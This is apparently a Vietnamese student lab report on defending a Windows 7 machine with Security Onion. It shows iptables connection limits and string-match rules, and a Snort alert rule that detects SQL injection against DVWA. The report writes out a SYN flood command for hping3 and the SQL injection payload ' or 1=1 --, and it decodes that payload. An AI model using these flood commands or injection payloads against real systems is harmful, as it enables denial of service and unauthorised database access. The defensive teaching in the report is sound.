
Cơ chế: Nếu một IP mở quá nhiều kết nối song song, hệ thống sẽ từ chối các kết nối mới từ IP đó.

Command: `sudo iptables -I FORWARD -p tcp --syn -m connlimit --connlimit-above 5 -j REJECT`

```
tcp flags: 0x17/0x02 #conn 310/32 > 0 reject-with icmp-port-unreachable
quyetnt@quyetnt-virtual-machine:~$ sudo iptables -P FORWARD ACCEPT
quyetnt@quyetnt-virtual-machine:~$ sudo iptables -F FORWARD
quyetnt@quyetnt-virtual-machine:~$ sudo iptables -I FORWARD -p tcp --syn -m connlimit --connlimit-above 5 -j REJECT
```

Giới hạn mỗi địa chỉ IP chỉ được phép mở tối đa 5 kết nối TCP đồng thời đến máy Windows 7

Thực hiện tấn công(kali)



```
(quyetnt@quyetnt) [~]
$ sudo hping3 -S -p 80 --flood 172.16.1.130
HPING 172.16.1.130 (eth0 172.16.1.130): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
— 172.16.1.130 hping statistic —
323648 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
(quyetnt@quyetnt) [~]
$
```

Kiểm tra trên Seconion:

```
quyetnt@quyetnt-virtual-machine:~$ sudo iptables -L FORWARD -n -v
Chain FORWARD (policy ACCEPT 18686 packets, 21M bytes)
pkts bytes target      prot opt in      out     source       destination
78100 3124K REJECT      tcp  --  *      *       0.0.0.0/0     0.0.0.0/0
        tcp flags:0x17/0x02 #conn src/32 > 5 reject-with icmp-port-unreachable
quyetnt@quyetnt-virtual-machine:~$
```

78092 pkts (78.000 gói tin): Đây là số lượng yêu cầu kết nối thứ 6 trở đi từ máy Kali đã bị SecOnion chặn

REJECT: Trạng thái này cho thấy không chỉ vứt bỏ gói tin mà còn gửi thông điệp "Cửa đóng rồi, đừng gõ nữa" về cho Kali.

Policy ACCEPT (17389 packets): Con số này cho thấy SecOnion vẫn đang cho phép lưu lượng hợp lệ chảy qua. Trong đó bao gồm cả 5 kết nối đầu tiên được phép đến Windows 7

Kỹ thuật này giúp ngăn chặn kẻ tấn công làm cạn kiệt tài nguyên hệ thống (RAM/CPU) bằng cách tạo ra hàng nghìn phiên làm việc ảo cùng lúc, đảm bảo máy chủ luôn có sẵn tài nguyên để phục vụ người dùng thật.

Đánh giá:Ưu điểm:

Bảo vệ tài nguyên lõi: Giúp máy chủ Windows 7 không bị cạn kiệt RAM và CPU do phải duy trì quá nhiều kết nối ảo.

Chống tấn công Session: Cực kỳ hiệu quả để trị đòn SYN Flood hoặc các script cố tình mở hàng loạt tab để làm treo dịch vụ Web.

Chặn theo nguồn: Giúp cô lập và khóa cứng những IP có hành vi bất thường ngay lập tức.

Nhược điểm:

Chỉ dành cho TCP: Hoàn toàn vô tác dụng với các đòn tấn công UDP vì UDP không thiết lập kết nối.

Ảnh hưởng trải nghiệm: Một số ứng dụng hiện đại hoặc trình duyệt web thường mở nhiều kết nối đồng thời để tải ảnh/video, nếu giới hạn quá chặt (ví dụ dưới 5) sẽ khiến web tải không đủ nội dung.

Kỹ thuật 3: Phân tích hành vi / Soi nội dung (String Matching)

Cơ chế:


So khớp chuỗi (Pattern Matching): Khi gói tin đi ngang qua Security Onion, hệ thống sẽ rà soát toàn bộ nội dung dữ liệu bên trong. Nếu phát hiện chuỗi ký tự mục tiêu (ví dụ: "Secrets"), gói tin đó sẽ bị coi là độc hại.

Thuật toán Boyer-Moore (BM): Đây là thuật toán tìm kiếm chuỗi cực nhanh được chỉ định qua tham số --algo bm. Nó giúp hệ thống đối soát nội dung mà không gây trễ đáng kể cho lưu lượng mạng chung.

Hành động (Action): Khi phát hiện "hàng cấm" (chuỗi khớp), hệ thống thực hiện DROP ngay lập tức, ngăn không cho mã độc hoặc payload tấn công tiếp cận máy Windows 7.

command:

```
sudo iptables -I FORWARD -p udp -m string --string "ATTACK_PAYLOAD" --  
algo bm -j DROP
```

A terminal window screenshot showing a command being executed. The prompt is 'quyetnt@quyetnt-virtual-machine:~\$'. The command is 'sudo iptables -I FORWARD -p udp -m string --string "Secrets" --algo bm -j DROP'. The output shows the command being added to the iptables ruleset.

Nếu trong payload có chứa nội dung "ATTACK_PAYLOAD", hệ thống sẽ tự động DROP. Kỹ thuật này dùng để chặn các loại script tấn công có "chữ ký" (signature) cố định, dù hacker có đổi IP liên tục vẫn bị phát hiện

Ví dụ trong payload của file signature.txt có chứa chuỗi "Secrets" Giả sử đây là chữ ký cố định nằm trong các file tấn công của hacker.

Bắn gói tin độc hại từ kali sang win7

commad:

```
sudo hping3 --udp -p 80 -d 100 -E signature.txt 172.16.1.130
```



```
(quyetnt@quyetnt)-[~]
$ sudo hping3 --udp -p 80 -d 100 -E signature.txt 172.16.1.130
[sudo] mật khẩu dành cho quyetnt:
HPING 172.16.1.130 (eth0 172.16.1.130): udp mode set, 28 headers + 100 data b
ytes
[main] memlockall(): No such file or directory
Warning: can't disable memory paging!
^C
— 172.16.1.130 hping statistic —
37 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

(quyetnt@quyetnt)-[~]
$
```

Kiểm tra trên Seconion:

```
quyetnt@quyetnt-virtual-machine:~$ sudo iptables -L FORWARD -n -v
Chain FORWARD (policy ACCEPT 1621 packets, 5717K bytes)
pkts bytes target      prot opt in      out     source        destination
 37  4736 DROP          udp  --  *      *       0.0.0.0/0     0.0.0.0/0
    STRING match "Secrets" ALGO name bm TO 65535
 13   520 REJECT       tcp  --  *      *       0.0.0.0/0     0.0.0.0/0
    tcp dpt:445 flags:0x17/0x02 #conn src/32 > 5 reject-with icmp-port-unre
achable
quyetnt@quyetnt-virtual-machine:~$
```

Cột pkts hiển thị số 37. Điều này có nghĩa là khi máy Kali bắn các gói tin UDP có chứa nội dung "Secrets", IPS trên Security Onion đã nhận diện chính xác và tiêu diệt thành công 37 gói tin đó.

Các lưu lượng UDP thông thường không chứa chuỗi ký tự này vẫn sẽ được Policy ACCEPT cho phép đi qua, đảm bảo không chặn nhầm người dùng hợp lệ.

Đánh giá: Ưu điểm:

- Độ chính xác tuyệt đối: Nó chỉ chặn những gói tin mang đúng "mã độc" hoặc "chữ ký" tấn công, không làm ảnh hưởng đến bất kỳ ai khác.
- Bất chấp IP/Port: Dù hacker có đổi IP liên tục hay tấn công vào bất kỳ cổng nào, hễ nội dung bên trong chứa "hàng cấm" là bị rụng ngay.
- Thể hiện đẳng cấp: Minh chứng cho việc hệ thống của có khả năng phân tích hành vi lớp ứng dụng (Layer 7).

Nhược điểm:

- Nặng máy: Việc soi "ruột" từng gói tin tốn rất nhiều tài nguyên CPU của Security Onion. Nếu bị tấn công với tốc độ Gbps, CPU có thể bị treo.
- Sợ mã hóa: Nếu hacker dùng HTTPS (SSL/TLS), nội dung gói tin đã bị mã hóa thì tường lửa sẽ không "đọc" được chuỗi ký tự để mà chặn.
- Cần thông tin tình báo: Cần phải biết trước hacker đang gửi cái gì (chuỗi ký tự nào) thì mới đặt luật chặn được.

Kịch bản 3: SQL injection

Giai đoạn 1: Phát hiện (Detection)

The screenshot displays a security dashboard with a top summary bar and a detailed event table.

Summary Bar:

- Count: 4 (red box)
- Visual indicators: 1 yellow bar, 1 red bar, a 4x4 grid with one black square.
- Time: 10:39:21
- Event Name: Dected SQL Injection Attack .
- SID: 2527046
- Count: 6
- Percentage: 15.385%

Alert Details:

alert tcp \$HOME_NET any -> \$HOME_NET \$HTTP_PORTS (msg:"Dected SQL Injection Attack ."; flow:established,to_server; content:"GET"; http_method; content:"or"; http_uri; classtype:attempted-recon; sid:2527046; rev:1;)

file: **downloaded.rules:67382**

Actions:

- ☒ CATEGORIZE 4 EVENT(S)
- CREATE FILTER: [src](#) [dst](#) [both](#)

QUEUE	ACTIVITY	LAST EVENT	SOURCE	AGE	COUNTRY	DESTINATION	AGE	COUNTRY
4	Visual indicators: 1 yellow bar, 1 red bar, a 4x4 grid with one black square.	2026-04-05 10:39:21	172.16.2.131	-	unknown (-)	172.16.1.130	56	RFC1918 (.lo)
5	Visual indicators: 1 yellow bar, 1 red bar, a 4x4 grid with one black square.	10:35:37			GPL ICMP_INFO	2100366	1	10 231%

Signature (Dấu hiệu): Dected SQL Injection Attack. Hệ thống đã nhận diện được hành vi bất thường.

Hệ thống soi thấy trong phương thức GET có chứa từ khóa "or" bên trong http_uri

Giai đoạn 2: Ứng phó sự cố

Chặn IP của hacker:

command:

```
sudo iptables -I FORWARD -s 172.16.2.131 -j DROP
```

```

SRC: GET
/dvwa/vulnerabilities/sqli/?id=%27+or+1%3D1+--+&Submit=Submit&user_token=7dde9cf955382dbb8a5defec2aa8d611 HTTP/1.1
SRC: Host: 172.16.1.130
SRC: User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
SRC: Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
SRC: Accept-Language: en-US,en;q=0.5
SRC: Accept-Encoding: gzip, deflate
SRC: Connection: keep-alive

```


Payload gốc: %27+or+1%3D1+--+

Giải mã (URL Decode): ' or 1=1 -- -

%27 \$\\rightarrow\$ ' (Dấu nháy đơn)

%3D \$\\rightarrow\$ = (Dấu bằng)

Hoặc sử dụng **trình duyệt**: Nhấn **F12**, chọn tab **Console**, gõ:
`decodeURIComponent("Payload")` rồi nhấn Enter.



Có thể sử dụng Cyberchef

Khắc phục:

Sang máy **Windows 7** và xử lý "lỗi hỏng" trong code của DVWA:

Vào mục **DVWA Security**.

Chỉnh Security Level từ Low lên **High** hoặc **Impossible**.

has tried but failed to secure an application. It also acts as a challenge techniques.

3. High - This option is an extension to the medium difficulty, with a number of **practices** to attempt to secure the code. The vulnerability may not be similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities** in the source code to the secure source code. Prior to DVWA v1.9, this level was known as 'high'.

Impossible ▼ Submit

Low
Medium
High
Impossible

Additional Tools

- [View Broken Access Control Logs](#) - View access logs for the E

Tấn công lại :

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs

Vulnerability: SQL Injection

User ID: Submit

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

Không thành công.

